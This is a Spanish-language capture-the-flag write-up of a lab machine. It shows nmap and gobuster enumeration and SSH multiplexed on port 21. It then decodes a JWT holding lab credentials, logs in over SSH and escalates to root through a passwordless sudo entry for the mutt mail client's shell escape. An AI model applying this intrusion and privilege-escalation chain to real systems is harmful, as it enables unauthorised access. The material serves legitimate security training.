Nmap Scan
❯ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.200
[sudo] password for m44lr0m:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 00:11 CET
Initiating ARP Ping Scan at 00:11
Scanning 192.168.1.200 [1 port]
Completed ARP Ping Scan at 00:11, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:11
Scanning 192.168.1.200 [65535 ports]
Discovered open port 21/tcp on 192.168.1.200
Completed SYN Stealth Scan at 00:12, 8.83s elapsed (65535 total ports)
Nmap scan report for 192.168.1.200
Host is up, received arp-response (0.025s latency).
Scanned at 2024-02-29 00:11:54 CET for 9s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
MAC Address: 5C:80:B6:83:CC:50 (Intel Corporate)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
           Raw packets sent: 68011 (2.992MB) | Rcvd: 68003 (2.720MB)
Tenemos solo el puerto 21 abierto y en UDP nada.
Conecto con el “ftp” y me devuelve un banner de ssh y una versión
❯ ftp 192.168.1.200
Connected to 192.168.1.200.
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u4
Raro el tema de un solo puerto. Y aquí d4t4s3c me recomieda investigar Multiplexing SSHL
Después del ftp que he probado tiro por un ssh y también conecta. Desde el navegador falla el acceso a la ip:puerto. Tiro un CURL y si que devuelve info.
❯ curl http://192.168.1.200:21 -v
*   Trying 192.168.1.200:21...
* Connected to 192.168.1.200 (192.168.1.200) port 21
> GET / HTTP/1.1
> Host: 192.168.1.200:21
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 28 Feb 2024 22:35:48 GMT
< Server: Apache/2.4.38 (Debian)
< Last-Modified: Wed, 28 Feb 2024 17:50:38 GMT
< ETag: "31-61274c7cf8519"
< Accept-Ranges: bytes
< Content-Length: 49
< Content-Type: text/html
<

Hello Bro!
You only need a port to be happy...

* Connection #0 to host 192.168.1.200 left intact
Ya vemos que nos va dando mas info la máquina sobre el multiplexing.
Asi que tiramos de gobuster ya que parece que hay algo en el puerto 80.
❯ gobuster dir -u http://192.168.1.200:21 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt -t 60 --no-error
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.200:21
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/robots.txt           (Status: 200) [Size: 58]
/index.html           (Status: 200) [Size: 49]
Hacemos el curl al robots
❯ curl http://192.168.1.200:21/robots.txt -v
*   Trying 192.168.1.200:21...
* Connected to 192.168.1.200 (192.168.1.200) port 21
> GET /robots.txt HTTP/1.1
> Host: 192.168.1.200:21
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 28 Feb 2024 22:38:33 GMT
< Server: Apache/2.4.38 (Debian)
< Last-Modified: Wed, 28 Feb 2024 17:39:55 GMT
< ETag: "3a-61274a1864993"
< Accept-Ranges: bytes
< Content-Length: 58
< Content-Type: text/plain
<
User-agent: *
Disallow: /9a618248b64db62d15b300a07b00580b
* Connection #0 to host 192.168.1.200 left intact
Accedemos a ese path
❯ curl http://192.168.1.200:21/9a618248b64db62d15b300a07b00580b
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://192.168.1.200:21/9a618248b64db62d15b300a07b00580b/">here</a>.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 192.168.1.200 Port 21</address>
</body></html>
Y ahora hacemos el mismo curl pero agregando la opción -L para continuar con las redirecciones. Aqui ya si obtenemos mas info:
❯ curl http://192.168.1.200:21/9a618248b64db62d15b300a07b00580b -L
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiIiLCJpYXQiOm51bGwsImV4cCI6bnVsbCwiYXVkIjoiIiwic3ViIjoiIiwiaWQiOiIxIiwidXNlcm5hbWUiOiJtYXVybyIsInBhc3N3b3JkIjoibUB1UjAxMjMhIn0.zMeVhhqARJ6YzuMtwahGQnegFDhF7r0BCPf3H9ljDIk
Tiene pinta de un JWT, vamos a cyberchef para descodificar el token:
{
  "iss": "",
  "iat": null,
  "exp": null,
  "aud": "",
  "sub": "",
  "id": "1",
  "username": "mauro",
  "password": "m@uR0123!"
}
Tenemos credenciales asi que toca conectarnos por ssh por el puerto 21, nada más conectarnos hacemos el tratamiento de la tty.
❯ ssh mauro@192.168.1.200 -p 21
mauro@192.168.1.200's password:
mauro@plex:~$ ls  script /dev/null -c bash
Script iniciado; el fichero es /dev/null
mauro@plex:~$ export TERM=xterm
mauro@plex:~$ export SHELL=bash
Y la costumbre es siempre ejecutar sudo -l y ver que podemos ejecutar:
mauro@plex:~$ sudo -l
Matching Defaults entries for mauro on plex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mauro may run the following commands on plex:
    (root) NOPASSWD: /usr/bin/mutt
Claro por donde tirar no?
Que es mutt?
Mutt es un cliente de correo electrónico libre basado en texto, para sistemas similares a Unix.
Ejecutamos el cliente y vemos que pasa, se abre una especie de editor, y siempre que se abre un editor lo que tengo interiorizado es poner una exclamación para intentar ejecutar un comando como en otros editores pasa.

Parece que nos deja ejecutar un comando en la terminal, y recuerda que el cliente lo hemos abierto como root.

Justo al ejecutar esto se sale del cliente de correo y se nos abre una shell con el usuario root